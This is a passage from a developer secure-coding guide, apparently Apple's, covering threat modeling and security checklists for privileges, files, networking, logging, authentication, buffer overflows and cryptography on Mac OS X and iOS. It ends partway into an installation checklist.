Fighting phishing and other social engineering attacks is difficult because the computer's perception of an email or web page is fundamentally different from that of the user. If an email contains a graphic that links to a URL, and the graphic appears to the user to be text with a familiar name (such as Apple.com), then the computer sees a graphic and the URL to which it links, but the user sees a link to Apple. The user cannot easily tell that the graphic is not text and does not link to the location they expect; the computer cannot tell that the graphic contains misleading text.

Most programs, upon detecting a problem or discrepancy, display a dialog box informing the user of the problem. Often this approach does not work, however. For one thing, the user might not understand the warning or its implications. For example, if the dialog warns the user that the site to which they are linking has a certificate whose name does not match the name of the site, the user is unlikely to know what to do with that information, and is likely to ignore it. Furthermore, if the program puts up more than a few dialog boxes, the user is likely to ignore all of them.

Some creative techniques have been tried for fighting social engineering attacks, including trying to recognize URLs that are similar to, but not the same as, well-known URLs, using private email channels for communications with customers, and allowing users to see messages only if they come from known, trusted sources. All of these techniques have problems, and the sophistication of social engineering attacks is increasing all the time. For a more in-depth analysis of the problem, more suggested approaches to fighting it, and some case studies, see Cranor and Garfinkel, *Security and Usability: Designing Secure Systems that People Can Use*.

Developing Secure Software

Developing secure software involves planning, execution, and testing. In the planning phase, you must determine the nature of the threat to your software. During execution, you must avoid using insecure coding methods. In the testing phase, there are tools available to help you find known security vulnerabilities such as buffer overflows. This article provides general information and a checklist to help you get started. The other articles in this document provide advice for avoiding many of these vulnerabilities. There are also many other books available with detailed information that can help with each phase of this process (see "Introduction to Secure Coding Guide" (page 9) for a reading list).

Risk Assessment and Threat Modeling

Imagine a program that requires authentication, using multiple authentication methods, to perform any operation, runs only long enough to perform that operation, does not share use of the CPU with any other program, and then quits, requiring reauthorization for the next operation. Such a mode of operation would be very secure, and might be appropriate for a program that launches nuclear missiles, but would you want to use a word processor that acted like that? On the other hand, imagine a program that always runs with root privileges and performs any operation you like without ever requiring authorization. Such a program would be easy to use and would cause no problems on a physically secure computer that is not connected to a network, but would be a security risk otherwise. Somewhere in between these two extremes is the balance between security and user convenience that you need to strike in your software. Exactly where your software fits in this continuum depends on the damage that might occur if your program is compromised—the risk—and the types of attacks the software is likely to face—the threat.

This section gives a brief, high-level introduction to the principles of risk assessment and threat modeling. For a much more thorough treatment, see Howard and LeBlanc, *Writing Secure Code* (second edition), Microsoft Press, 2003, and Anderson, *Security Engineering*, John Wiley & Sons, 2001.

Assessing Risk

In order to assess the risk, you should first assume that your program will be attacked. However, the amount of time and money an attacker is likely to be willing to spend on hacking your program depends on factors such as the value of the data your program handles (thousands of credit card numbers or a user's recipe collection?) and how widely your program will be distributed (used by a single, small workgroup or part of a worldwide operating system rollout?). You need to decide what level of risk is acceptable. A loss of data that will cost your company $1000 to rectify doesn't justify a $10,000 development effort to close all security bugs. On the other hand, damage to your company's reputation might be worth far more in the long run than it would cost to design and develop secure code.

Here are some factors to consider when evaluating risk:

- What is the worst thing that can happen if your software is successfully attacked? Theft of a user's identity? Allowing an attacker to gain control of a user's computer? Or just enabling a hacker to get an unusually high score in pinball?

- How hard is it to mount a successful attack? If exploiting a vulnerability would require installing a trojan on the user's computer that can take advantage of a race condition that occurs only once in 50 times the program starts up, you might decide the level of risk is acceptable. If the exploit can be put into a script and used by script kiddies or automated to spread by botnets, the level of risk is much higher.
- How big a target is it? Is the program installed by default on tens of thousands of computers? Does an attack depend on a user selecting an unusual set of options so that few copies of the program are vulnerable?
- How many users would be affected? A denial of service attack on a server might affect thousands of users if even one server is attacked. A worm spread by a common email program might infect thousands of computers.
- How accessible is the target? Does running the program require local access, or does the program accept requests across a network? Is authentication required in order to establish a connection, or can anyone who wants to send requests to the program?

Evaluating Threats

Next, you have to determine how your program might be attacked. To this end, you need to create a threat model of your software, which is basically a high-level data-flow model. Every input to the program is a potential attack target—if an attacker can cause a buffer overflow, they might be able to run their own code or otherwise compromise the user's data or system. Every point at which the program outputs data, either to the user or to another software module, is a potential attack point. The attacker might be able to gain access to private information stored on the system, or to read and modify the information being passed between modules (a "man in the middle" attack). Any data stored on the system, either permanently (as in a database) or temporarily (as in a global variable) could potentially be compromised.

There are several types of threats to consider, including the following:

- **Modifying data:** either data used internally by the program (such as interprocess messages), data acted on by the program (such as numbers on which the program does a statistical analysis or an audio track that the program filters), or data stored on disk to which the program gives access (directly, as in a database, or indirectly, as when the attacker uses a vulnerability in a program to take control of a computer).
- **Compromising data:** getting access to secrets either directly through the program or indirectly, by taking control of the computer.
- **Denial of service:** either causing an application or server to stop functioning, or making a server so busy that legitimate users can't get access to it.
- **Executing malicious code, especially with administrator or root access:** the attacker might get your application to execute the attacker's code by exploiting a buffer overflow or by code insertion in a URL command, for example. If your application is running with administrative privileges, the attacker's code will be privileged as well. Once an attacker has administrative control of a computer, all other threats are possible as well.
- **Spoofing:** the attacker might be able to guess or obtain a valid username and password and therefore authenticate as an authorized user. Or, a spoofed server might be able to convince a client application that it is a legitimate server and get the client to give it data, or get the user to provide secrets, such as passwords.

As related problems, you should determine how to guarantee the integrity of your software to prevent it being modified by a virus or worm, and how to ensure **nonrepudiation**—that is, how to make it impossible for a user to deny performing an operation (such as using a specific credit card number).

Common Criteria

The governments of the United States, Canada, the United Kingdom, France, Germany, and the Netherlands have worked together to develop a standardized process and set of standards that can be used to evaluate the security of software products. This process and set of standards is called the **Common Criteria**. As an attempt to systematize security evaluations, the Common Criteria can be helpful in suggesting a large number of potential problems that you can look for. On the other hand, as with any standardization scheme, the Common Criteria cannot anticipate vulnerabilities that haven't been seen before and is less flexible than might be wished. Although opinions of security experts vary as to the value of a Common Criteria evaluation, some government agencies cannot use software that hasn't been through a full Common Criteria evaluation by an accredited laboratory. Mac OS X v10.3.6 received Common Criteria certification in January 2005. For more information about the Common Criteria, including links to download the complete official criteria, see the Common Criteria portal at http://www.commoncriteriaportal.org/ and the website of the Common Criteria Evaluation and Validation Scheme (CCEVS) (http://www.niap-ccevs.org/cc-scheme/).

Security Development Checklists

This section presents a set of security audit checklists that you can use to help reduce the security vulnerabilities of your software. These checklists are designed to be used during software development. If you read this section all the way through before you start coding, you may avoid many security pitfalls that are difficult to correct in a completed program.

Note that these checklists are not exhaustive; you might not have any of the potential vulnerabilities discussed here and still have insecure code. For this reason, it's very important that you have your code reviewed for security problems by an independent reviewer. A security expert would be best, but any competent programmer, if aware of what to look for, might find problems that you, as the author of the code (and therefore too close to the code to be fully objective) might have overlooked. In addition, any time the code is updated or changed in any way, including to fix bugs, it should be checked again for security problems. In other words:

Important: All code should have a security audit before being released.

Use of Privilege

This checklist is intended to determine whether your code ever runs with elevated privileges, and if it does, how best to do so safely. Note that it's best to avoid running with elevated privileges if possible; see "Avoiding Elevated Privileges" (page 62).

1. **Do any components of your program run with privileges that are different from that of the logged on user (applications) or different from that with which it started (servers)?**

Sometimes a program needs elevated privileges to perform a limited number of operations, such as writing files to a privileged directory or opening a privileged port. In most cases, a program can get by without elevated privileges. If an attacker can get your code to launch the attacker's code, the attacker's code runs with the privilege that your code had at the time of launch. If malicious code gains root privileges, it can take complete control of the computer. Because of the risk of having your privileged code hijacked by an attacker, you should avoid elevating privileges if at all possible. If you must run code with elevated privileges, never run your main process in this way. Instead, you should spawn a separate thread that runs with elevated privileges, and terminate that thread as soon as possible. See "Elevating Privileges Safely" (page 59) and *Authorization Services Programming Guide* for more information.

Important: If all or most of your code runs with root or other elevated privileges, or if you have complex code that performs multiple operations with elevated privileges, then your program could have a serious security vulnerability. You should seek help in performing a security audit of your code to reduce your risk.

For servers, if you start with elevated privileges and then drop privileges, be sure you use a locally unique user ID for your program. If you use some standard UID such as `unknown` or `nobody`, then any other process running with that same UID can interact with your program, either directly through interprocess communication, or indirectly by altering configuration files. In that case, if someone hijacks another server on the same system, they can interfere with your server; or, conversely, if someone hijacks your server, they can use it to interfere with other servers on the system. You can use Open Directory services to obtain a locally unique UID. Note that UIDs from 0 through 500 are reserved for use by the system.

2. **If any of your code does run with an effective user ID different from that of the logged on user, how did it obtain root (or other) privilege?**

Each of the following methods can be used to obtain root privilege. Some methods allow you to launch a process with root privilege; others enable you to elevate the privilege of a running process. In each case, you must understand the limitations and security vulnerabilities of the method.

Important: If at all possible, you should avoid running code with elevated privileges altogether. If you absolutely must run with elevated privileges, you should write a helper tool that performs only the privileged operation and then quits; do not run your main application with elevated privileges. Under no circumstances should you run an application that has a graphical user interface (GUI) with elevated privileges. The preferred method to launch a privileged helper tool is with the `launchd` daemon. For more information on these issues, see "Elevating Privileges Safely" (page 59).

- **launchd**

  Starting with Mac OS X v10.4, the `launchd` daemon is used to launch daemons and other programs that must be started automatically, without user intervention. (For systems running versions of the OS earlier than Mac OS X v10.4, you can use the standard BSD routine `mach_init` for this purpose.) The `launchd` daemon launches daemons on a per-user basis and can restart daemons after they quit if they are needed. You provide a configuration file that tells `launchd` the level of privilege with which to launch your routine. In contrast, `mach_init` adds all processes that execute with root privilege in a single session; these processes serve all users. In either case, you need to be sure that you do not request higher privilege than you actually need, and you should drop privilege or quit execution as soon as possible. The `launchd.plist` file includes key-value pairs that you can use to limit the system services—such as memory, number of files, and cpu time—that the daemon can use. You can use the `ipfw` firewall program to control packets and traffic flow for internet daemons. For more information on `launchd`, see "launchd" (page 64), the manual pages for `launchd(8)`, `launchctl(1)`, and `launchd.plist(5)`, and *Getting Started with launchd* in http://developer.apple.com/macosx/. For more information on `ipfw`, see the `ipfw(8)` manual page. For more information about `mach_init`, see "The Boot Process" in *System Startup Programming Topics* and "Root and Login Sessions" in *Multiple User Environments*.

- **setuid**

  If an executable is owned by `root` and its `setuid` bit is set, the program runs as root regardless of which process launches it. There are two approaches to using `setuid` to obtain root privileges while minimizing risk: you can launch your program with root privileges, perform whatever privileged operations are necessary immediately, and then permanently drop privileges; or, your program can launch a `setuid` helper tool that runs only as long as necessary and then quits. If the operation you are performing needs a group privilege or user privilege other than root, you should launch your program or helper tool with that privilege only, not with root privilege, to minimize the damage if the program is hijacked.

  It's important to note that, if you are running with both a group ID (GID) and user ID (UID) that are different from those of the user, you have to drop the GID before dropping the UID. Once you've changed the UID, you can no longer change the GID. As with every security-related operation, you must check the return values of your calls to `setuid`, `setgid`, and related routines to make sure they succeeded.

  For more information about the use of the `setuid` bit and related routines, see "Elevating Privileges Safely" (page 59).

- **SystemStarter**

  When you put an executable in the `/Library/StartupItems` directory, it is started by the `SystemStarter` program at boot time. Because `SystemStarter` runs with root privileges, you can start your program with any level of privilege you wish. Be sure to use the lowest privilege level that you can use to accomplish your task, and to drop privilege as soon as possible. For Mac OS X v10.4 and later, the use of startup items is deprecated; use the `launchd` daemon instead. For more information on startup items and startup item privileges, see "Creating a Startup Item" in *Multiple User Environments*.

- **AuthorizationExecWithPrivilege**

  The Authorization Services API provides the `AuthorizationExecWithPrivilege` function, which sets the effective user ID (EUID) of your process to root. Although this function can execute any process temporarily with root privileges, it is not recommended except for installers that have to be able to run from CDs and self-repairing `setuid` tools. See *Authorization Services Programming Guide* for more information.

- **xinetd**

  The `xinetd` daemon is launched with root privileges at system startup and subsequently launches internet services daemons when they are needed. You use the `xinetd.config` configuration file to specify the UID and GID of each daemon started and the port to be used by each service. Starting with Mac OS X v10.4, you should use `launchd` to perform the services formerly provided by `xinetd`. See *Getting Started with launchd* in http://developer.apple.com/macosx/ for information about converting from `xinetd` to `launchd`. See the manual pages for `xinetd(8)` and `xinetd.conf(5)` for more information about `xinetd`.

  The `xinetd` configuration file includes attributes that you can use to limit the number of connections, number of servers, and so forth in order to prevent a denial of service attack that uses up all system resources. Unfortunately, this feature makes it relatively easy to launch a denial of service attack against `xinetd` that shuts off internet services. You need to be aware of this and be prepared to fail gracefully if the system is attacked in this way. If, for example, the resource limits in the `xinetd` configuration file are reached, you can suspend operations without shutting down. That way, when the attack ends, your application—and the system—will still be up and running. The `xinetd` configuration file includes options—such as the `cps` attribute—that you can use to "throttle down" connections under a denial of service attack.

- **Other**

  If you are using some other method to obtain elevated privilege for your process, you should switch to one of the methods described here and follow the cautions described in this article and in "Elevating Privileges Safely" (page 59).

3. **Does your code execute using sudo?**]

   If authorized to do so in the `sudoers` file, a user can use `sudo` to execute a command as root. The `sudo` command is intended for occasional administrative use by a user sitting at the computer and typing into the Terminal application. Its use in scripts or called from code is not secure. For one thing, after executing the `sudo` command—which requires authenticating by entering a password—there is a five-minute period (by default) during which the sudo command can be executed without further authentication. It's possible for another process to take advantage of this situation to execute a command as root. A more common problem is to fail to realize that there is no encryption or protection of the command being executed. Because sudo is used to execute privileged commands, the command arguments often include user names, passwords, and other information that should be kept secret. A command executed in this way by a script or other code thus exposes confidential data to possible interception and compromise.

4. **Have you separated out the piece of the program that needs access to the privileged facility into a separate program or module?**

   If your entire program runs with elevated privileges, then not only can any security vulnerabilities in your code be attacked, but any vulnerabilities in all the libraries you link to can be exploited. Separating out the code that needs privileges into a separate process helps limit your program's vulnerability to attack. See *Authorization Services Programming Guide* for more information.

5. **Approximately how many lines of code need to run with elevated privileges?**

   If this answer is either "all" or is a difficult number to compute, then it will be very difficult to perform a security review of your software. If you can't determine how to factor your application to separate out the code that needs privileges, you are strongly encouraged to seek assistance with your project immediately. See the Apple Developer Connection (ADC) page on security at http://developer.apple.com/security/ for resources available from Apple. If you are an ADC member, you are encouraged to ask for help from Apple engineers with factoring your code and doing a security audit. If you are not an ADC member, see the ADC membership page at http://developer.apple.com/membership/

6. **Does the tool or application that runs as a different EUID/EGID from that of the console user create new files or rewrite existing files?**

   If you write to a directory to which someone else has access—either a globally writable directory such as `/tmp` or a directory owned by the user—then there is a possibility that someone will modify or corrupt your files. If your code depends on the contents of a file, you should create a safe directory to which only you have access before creating or writing to the file, if at all possible. If you must use a vulnerable directory, you must make sure that all files are assigned the correct file permissions with the correct owner and group and you must check for hard and symbolic links before writing to files or directories. If available, use functions that refer to a file by file descriptor rather than pathname.

   For more information about vulnerabilities associated with writing files, and how to minimize the risks, see "Time Of Check–Time Of Use" (page 56).

7. **Does the tool or application that runs as a different EUID/EGID from that of the console user call popen or system?**

   If you are using routines such as `popen` or `system` to send commands to the shell, and you are using input from the user or received over a network to construct the command, you should be aware that these routines do not validate their input. Consequently, a malicious user can pass shell metacharacters—such as an escape sequence or other special characters—in command line arguments. These metacharacters might cause the following text to be interpreted as a new command and executed. See Viega and McGraw, *Building Secure Software*, Addison Wesley, 2002, and Wheeler, *Secure Programming for Linux and Unix HOWTO*, available at http://www.dwheeler.com/secure-programs/, for more information on problems with these and similar routines and for secure ways to execute shell commands.

8. **Does the tool or application that runs as a different EUID/EGID from that of the console user use configuration files, preferences, or environment variables to effect its operation?**

   In many cases the user can control environmental variables and configuration files, as well as preferences. If you are executing a program for the user with elevated privileges, you are giving the user the opportunity to perform operations that they cannot ordinarily do. Therefore, you should avoid using elevated privileges where the user has access to files or environmental variables. If you must execute such a program with elevated privileges, then it is imperative that you validate all input, whether directly from the user or through environmental variables, configuration files, preferences files, or other files. In the case of environmental variables, the effect might not be immediate or obvious; however the user might be able to modify the behavior of your program or of other programs or system calls. Make sure that any file paths do not contain wildcard characters, such as `../` or ~, which an attacker can use to switch the current directory to one under the attacker's control. In addition, in order to avoid unintended privilege escalation, you must specifically set the privileges, environmental variables, and resources available to the running process, rather than assuming the process has inherited the correct environment.

9. **Does the tool or application that runs as a different EUID/EGID from that of the console user have a graphical user interface (GUI)?**

   You should never run a GUI application with elevated privileges. Any GUI application links in many libraries over which you have no control and which, due to their size and complexity, are very likely to contain security vulnerabilities. In this case, your application runs in an environment set by the GUI, not by your code. Your code and your user's data can then be compromised by the exploitation of any vulnerabilities in the libraries or environment of the graphical interface.

Data, Configuration, and Temporary Files

Some security vulnerabilities are related to reading or writing files. This checklist is intended to help you find any such vulnerabilities in your code.

1. **Does your code write to or create files or directories in a publicly writable place?**

   If you write temporary files to a publicly writable place (for example, `/tmp`, `/var/tmp`, `/Library/Caches` or another specific place with this characteristic), an attacker may be able to modify your files before the next time you read them. If your program runs with elevated privileges and requires the contents of a file to operate correctly, you should create a secure directory and write the file to that directory. On Mac OS X, any user can mount a file system. Therefore, any user can create a directory called `/tmp`, for example, and mount their own volume into that directory. (See the manual page for `mount(2)` for details.) That volume then appears to be owned by root. For that reason, if you absolutely need to write to a publicly writable directory, you must check to make sure the directory you are writing to is where you think it is.

For more information about vulnerabilities associated with writing files, and how to minimize the risks, see "Time Of Check–Time Of Use" (page 56).

2. **Does your code load one or more kernel extensions on demand?**

   A kernel extension is the ultimate privileged code—it has access to levels of the operating system that cannot be touched by ordinary code, even running as root. You must be extremely careful why, how, and when you load a kernel extension to guard against being fooled into loading the wrong one. It's possible to load a root kit if you're not sufficiently careful. (A **root kit** is malicious code that, by running in the kernel, can not only take over control of the system but can cover up all evidence of its own existence.) In general, it's best to not write kernel extensions and it's seldom necessary (see *Coding in the Kernel*). However, if you must use a kernel extension, use the facilities built into Mac OS X to load your extension and be sure to load the extension from a separate privileged process. See "Elevating Privileges Safely" (page 59) to learn more about the safe use of root access. See *Kernel Programming Guide* for more information on writing and loading kernel extensions. For help on writing device drivers, see *I/O Kit Fundamentals*.

Network Port Use

This checklist is intended to help you find vulnerabilities related to sending and receiving information over a network. If your project does not contain any tool or application that sends or receives information over a network, skip to "Audit Logs" (page 83) (for servers) or "Integer and Buffer Overflows" (page 87) for all other products.

1. **Does your program need to create or use a privileged network port?**

   Port numbers 0 through 1023 are reserved for use by certain services specified by the Internet Assigned Numbers Authority (IANA; see http://www.iana.org/). On many systems including Mac OS X, only processes running as root can bind to these ports. It is not safe, however, to assume that any communications coming over these privileged ports can be trusted. It's possible that an attacker has obtained root access and used it to connect to a privileged port. Furthermore, on some systems, root access is not needed to connect to these ports.

   You should also be aware that if you use the `SO_REUSEADDR` socket option with UDP, it is possible for a local attacker to hijack your port.

   Therefore, you should always use port numbers assigned by the IANA, you should always check return codes to make sure you have connected successfully, and you should check that you are connected to the correct port. Also, as always, never trust input data, even if it's coming over a privileged port. Whether data is being read from a file, entered by a user, or received over a network, you must validate all input.

2. **What data transport protocol does your program use (TCP, UDP, other)?**

   Lower-level protocols, such as UDP, are easier to spoof than higher-level protocols, such as TCP. If you're using TCP, you still need to worry about authenticating both ends of the connection, but there are encryption layers you can add to increase security.

3. **Is authentication required for the clients of the services provided?**

If you're providing a free and nonconfidential service, and do not process user input, then authentication is not necessary. On the other hand, if any secret information is being exchanged, the user is allowed to enter data that your program processes, or there is any reason to restrict user access, then you should authenticate every user. Remember that, even if there is no confidential data to be compromised, there are other ways a server can be attacked. For example,a malicious user can still mount a denial of service attack against your server. See question #7 in this section.

4. **If authentication is required, what protocol is used?**

   Mac OS X provides a variety of secure network APIs and authorization services, all of which perform authentication. You should always use these services rather than creating your own authentication mechanism. For one thing, authentication is very difficult to do correctly, and dangerous to get wrong. If an attacker breaks your authentication scheme, you could compromise secrets or give the attacker an entry to your system. The only approved authorization mechanism for networked applications is Kerberos; see "User-Server Authentication" (page 85). For more information on secure networking, see *Secure Transport Reference* and *CFNetwork Programming Guide*.

5. **If authentication is not required, are clients of the provided network service limited to accessing a specific set of functions, so they cannot damage data on the system or view private data?**

   If you answered no, you should restructure your code to limit the access of clients. Note that UI limitations are not sufficient protection; you should run with restricted privileges and protect against privilege escalation as discussed in "Elevating Privileges Safely" (page 59).

6. **If your client application cannot make a connection with the server, does it fail gracefully?**

   If a server is unavailable, either because of some problem with the network or because the server is under a denial of service attack, your client application should limit the frequency and number of retries and should give the user the opportunity to cancel the operation. Poorly-designed clients that retry connections too frequently and too insistently, or that hang while waiting for a connection, can inadvertently contribute to—or cause their own—denial of service.

7. **Is your server designed to handle high volumes of connections?**

   Your server should be capable of surviving a denial of service attack without crashing or losing data. In addition, you should limit the total amount of processor time, memory, and disk space your server can use, to avoid allowing a denial of service attack on your server resulting in denial of service to every process on the system. You can use the `ipfw` firewall program to control packets and traffic flow for internet daemons. For more information on `ipfw`, see the `ipfw(8)` manual page. See Wheeler, *Secure Programming for Linux and Unix HOWTO*, available at http://www.dwheeler.com/secure-programs/, for more advice on dealing with denial of service attacks.

Audit Logs

It's very important to audit attempts to connect to a server or to gain authorization to use a secure program. If someone is attempting to attack your program, you should know what they are doing and how they are going about it. Furthermore, if your program is attacked successfully, your audit log is the only way you can determine what happened and how extensive the security breach was. This checklist is intended to help you make sure you have an adequate logging mechanism in place.

Important: Don’t log confidential data, such as passwords, which could then be read later by a malicious user.

1. **Does your server or secure program audit attempts to connect?**

   If not, you should add auditing to your project.

   Note that an attacker can attempt to use the audit log itself to create a denial of service attack; therefore, you should limit the rate of entering audit messages and the total size of the log file. You also need to validate the input to the log itself, so that an attacker can't enter special characters such as the newline character that you might misinterpret when reading the log.

   See Wheeler, *Secure Programming for Linux and Unix HOWTO* for some advice on audit logs.

2. **Does your project make use of the `libbsm` auditing library?**

   The `libbsm` auditing library is part of the TrustedBSD project, which in turn is a set of trusted extensions to the FreeBSD operating system. Apple has contributed to this project and has incorporated the audit library into the Darwin kernel of the Mac OS X operating system. (This library is not available in iOS.) You can use the `libbsm` auditing library to implement auditing of your program for login and authorization attempts. This library gives you a lot of control over which events are audited and how to handle denial of service attacks. The libbsm project is located at http://www.opensource.apple.com/darwinsource/Current/bsm/. For documentation of the BSM service, see the "Auditing Topics" chapter in Sun Microsystems' *System Administration Guide: Security Services* located at http://docs.sun.com/app/docs/doc/806-4078/6jd6cjs67?a=view.

3. **If you answered no to 2, indicate how your project creates auditing information:**

   - `syslog`

     Prior to the implementation of the `libbsm` auditing library, the standard C library function `syslog` was most commonly used to write data to a log file. If you are using `syslog`, consider switching to `libbsm`, which gives you more options to deal with denial of service attacks. If you want to stay with `syslog`, be sure your auditing code is resistant to denial of service attacks, as discussed in step 1.

   - Custom log file

     If you have implemented your own custom logging service, consider switching to `libbsm` to avoid inadvertently creating a security vulnerability. In addition, if you use `libbsm` your code will be more easily maintainable and will benefit from future enhancements to the `libbsm` code.

     If you stick with your own custom logging service, you must make certain that it is resistant to denial of service attacks (see step 1) and that an attacker can't tamper with the contents of the log file. Because your log file must either be encrypted or protected with access controls to prevent tampering, you must also provide tools for reading and processing your log file. Be sure your logging code is audited for security vulnerabilities.

User-Server Authentication

If any private or secret information is passed between a server and a client, both ends of the connection should be authenticated. This checklist is intended to help you determine whether your server's authentication mechanism is safe and adequate. If you are not writing a server, skip to "Integer and Buffer Overflows" (page 87).

1. **Does your server store or validate user passwords?**

   It's a very bad idea to store or validate passwords yourself, as it's very hard to do so securely, and Mac OS X provides secure facilities for just that purpose. On a user computer, you can use the keychain to store passwords and Authorization Services to validate them (see *Keychain Services Programming Guide*) and *Authorization Services Programming Guide*). On Mac OS X Server, you can use Open Directory (see *Open Directory Programming Guide*). On an iOS device, you can use the keychain. iOS devices authenticate the application that is attempting to obtain a keychain item rather than asking the user for a password. The best way to keep passwords secure in iPhone backup data is to store the passwords in the keychain, because they are encrypted in the keychain and remain encrypted in the backup.

2. **Do users ever have to provide a password over a network connection in the clear?**

   You should never assume that an unencrypted network connection is secure. Information on an unencrypted network can be intercepted by any individual or organization between the client and the server. Even an intranet, which does not go outside of your company, is not secure. A large percentage of cyber crime is committed by company insiders, who can be assumed to have access to a network inside a firewall (see "The Security Landscape" (page 11)). Mac OS X provides APIs for secure network connections; see *Secure Transport Reference* and *CFNetwork Programming Guide* for details.

3. **Is an existing system security component used to create, modify, delete, and validate user passwords?**

   You should never manipulate or validate passwords yourself. You can use Authorization Services to create, modify, delete, and validate user passwords on a client computer and Open Directory to store passwords and authenticate users on a network.

4. **If the client is providing authentication information, has the server already provided its own authentication credential for verification (as an anti-spoofing measure)?**

   Although server authentication is optional in the SSL/TLS protocols, you should always do it. Otherwise, an attacker might spoof your server, injuring your users and damaging your reputation in the process.

5. **Does your server enforce any of the following policies?**

   - Password strength—you can evaluate the strength of a proposed password
   - Password expiration
   - Disabled accounts
   - Expired accounts
   - Changing password—you can require that the client application support the ability to change passwords
   - Lost password (such as a system that triggers the user's memory or a series of questions designed to authenticate the user without a password)—make sure your authentication method is not so insecure that an attacker doesn't even bother to try a password, and be careful not to leak information, such as the correct length of the password, the email address to which the recovered password is sent, or whether the user ID is valid

- Limitations on characters used in a password
- Limitations on password length
- Minimum password length settable by the system administrator

The more of these policies you enforce, the more secure your server will be. Rather than creating your own password database—which is difficult to do securely—you should use the Apple Password Server. See *Open Directory Programming Guide* for more information about the Password Server, *Directory Service Framework Reference* for a list of Directory Services functions, and the manual pages for `pwpolicy(8)`, `passwd(1)`, `passwd(5)`, and `getpwent(3)` at http://developer.apple.com/documentation/Darwin/Reference/ManPages/index.html for tools to access the password database and set password policies.

6. **Does your product ever reissue to a third-party application a password given to it by a client?**

   In order to reissue a password, you first have to cache the password, which is bad security practice. Furthermore, when you reissue a password, you can put that password into an inappropriate security context. For example, suppose your program is a web server, and you use SSL to communicate with clients. If you take a client's password and use it to log into a database server to do something on the client's behalf, there's no way to guarantee that the database server keeps the password secure and does not pass it on to another server in the clear. Therefore, even though the password was in a secure context when it was being sent to the web server over SSL, when the web server reissues it, it's in an insecure context. If you want to spare your client the trouble of logging in separately to each server, use some kind or forwardable authentication, such as Kerberos. For more information on Apple's implementation of Kerberos, see http://developer.apple.com/darwin/projects/kerberos/.

7. **Does your product support Kerberos?**

   Kerberos is the only authorization service available over a network for Mac OS X servers, and it offers single-sign-on capabilities. If you are writing a server to run on Mac OS X, you should support Kerberos. When you do:

   a. Be sure you're using the latest version (v5).

   b. Use a service-specific principal, not a host principal. Each service that uses Kerberos should have its own principal so that compromise of one key does not compromise more than one service. If you use a host principal, anyone who has your host key can spoof login by anybody on the system.

8. **Does your product support authentication methods other than Kerberos?**

   The only alternative to Kerberos for authentication is SSL/TLS, which does not support authorization.

9. **Does your product support unauthenticated (guest) access?**

   If you allow guest access, be sure that guests are restricted in what they can do, and that your user interface makes clear to the system administrator what guests can do. Guest access should be off by default. It's best if the administrator can disable guest access.

10. **Does your product use Open Directory for all authentication?**

    Open Directory is the directory server provided by Mac OS X for secure storage of passwords and user authentication. It is important that you use this service and not try to implement your own, as secure directory servers are difficult to implement and an entire directory's passwords can be compromised if it's done wrong. See *Open Directory Programming Guide* for more information.

11. **Does your product scrub (zero) user passwords from memory after validation?**

    Passwords must be kept in memory for the minimum amount of time possible and should be written over, not just released, when no longer needed. It is possible to read data out of memory even if the operating system has no pointers to it.

Integer and Buffer Overflows

As discussed in "Avoiding Buffer Overflows" (page 33), buffer overflows are a major source of security vulnerabilities. This checklist is intended to help you identify and correct buffer overflows in your program.

1. **Do you use signed or unsigned values when calculating memory object offsets or sizes?**

   Signed values make it easier for an attacker to cause a buffer overflow, creating a security vulnerability, especially if your application accepts signed values from user input or other outside sources. Be aware that data structures referenced in parameters might contain signed values. See "Integer Overflow" (page 38) for details.

2. **Do you check for integer overflows (or underflows, in the case of signed integers) when calculating memory object offsets or sizes?**

   You should use unsigned integers and must always check for integer overflows when calculating memory offsets or sizes. Integer overflows can often be exploited to corrupt memory and even to execute an attacker's own code. See "Integer Overflow" (page 38).

3. **Does your program ever allocate space using code similar to `size = value + N`?**

   If yes, you must check to make sure that the total space allocated does not exceed the space available and that `value + N` does not exceed the maximum size for an integer. You must also check for underflows if you are using signed integers. See "Calculating Buffer Sizes" (page 37)

4. **Do you use any of the following string-handling functions:** `strcat`, `strcpy`, `strncat`, `strncpy`, `sprintf`, `vsprintf`, `gets`**?**

   These functions have no built-in checks for string length, and can lead to buffer overflows. For alternatives, see "String Handling" (page 35).

Cryptographic Function Use

This checklist is intended to help you determine whether your program has any vulnerabilities related to use of encryption, cryptographic algorithms, or random number generation.

1. **Does your application need to use good random numbers?**

   Do not attempt to generate your own random numbers. You can obtain high-quality random numbers from the Randomization Services programming interface in iOS or from `/dev/random` in Mac OS X (see the manual page for `random(4)`. For a C function that returns random numbers, see the header file `random.h` in the Apple CSP module, which is part of Apple's implementation of the CDSA framework (available at http://developer.apple.com/darwin/projects/security/). Note that `rand(3)` does not return good random numbers and should not be used.

2. **Does your program use TLS/SSL (by using OpenSSL or https through CFNetwork) or Secure Transport?**

    a. If you are not using TLS/SSL, what are you using?

    b. Is this method a standard?

    c. If yes, what is the standards body?

    You should use an accepted standard protocol for secure networking. The only way to ensure that your messages are as secure as possible is to use the most recent version of a standard secure networking protocol, such as TLS. A standard has had peer review and so is more likely to be secure. For secure networking protocols available on Mac OS X, see http://developer.apple.com/referencelibrary/Networking/idxSecurity-title.html.

3. **Does your program use any other cryptographic algorithms?**

    If yes, be sure you use existing optimized functions. It is very difficult to implement a secure cryptographic algorithm, and good, secure cryptographic functions are readily available. In iOS, use the cryptographic functions in Certificate, Key, and Trust Services (*Certificate, Key, and Trust Services Reference*). For Mac OS X, see Apple's implementation of the CDSA framework (available at http://developer.apple.com/darwin/projects/security/) for functions you can use to add cryptographic capabilities to your program.

    If you want to use cryptography to ensure that a message or document has not been corrupted rather than to keep it secret, you can use digital signatures instead. In iOS, use the digital signature functions in Certificate, Key, and Trust Services . For Mac OS X, see the CDSA framework for functions to create and evaluate digital signatures.

    If you want to encrypt small amounts of data such as passwords and private keys, you can use Keychain Services. Note that the keychain is designed to protect a user's secrets from others. Because the user has access to all secrets in the keychain, it is not useful for protecting a vendor's secrets from the user. Also, because in Mac OS X the user can create multiple keychains and can specify which one is the default keychain, you should not make any assumptions about which keychain to write to or to search. The default keychain may or may not be the login keychain. Always use the default keychain unless you have a specific reason to do otherwise. See *Keychain Services Programming Guide* for more information.

    In iOS, secrets in the keychain are automatically encrypted and decrypted by the system without requesting a password from the user. In an iPhone backup, the keychain data is kept in its encrypted state, and cannot be decrypted on the backup computer.

Installation and Loading

Many security vulnerabilities are caused by problems with how programs are installed or code modules are loaded. This checklist is intended to help you find any such problems in your project.

1. **Does your program install components in `/Library/StartupItems` or `/System/Library/Extensions`?**

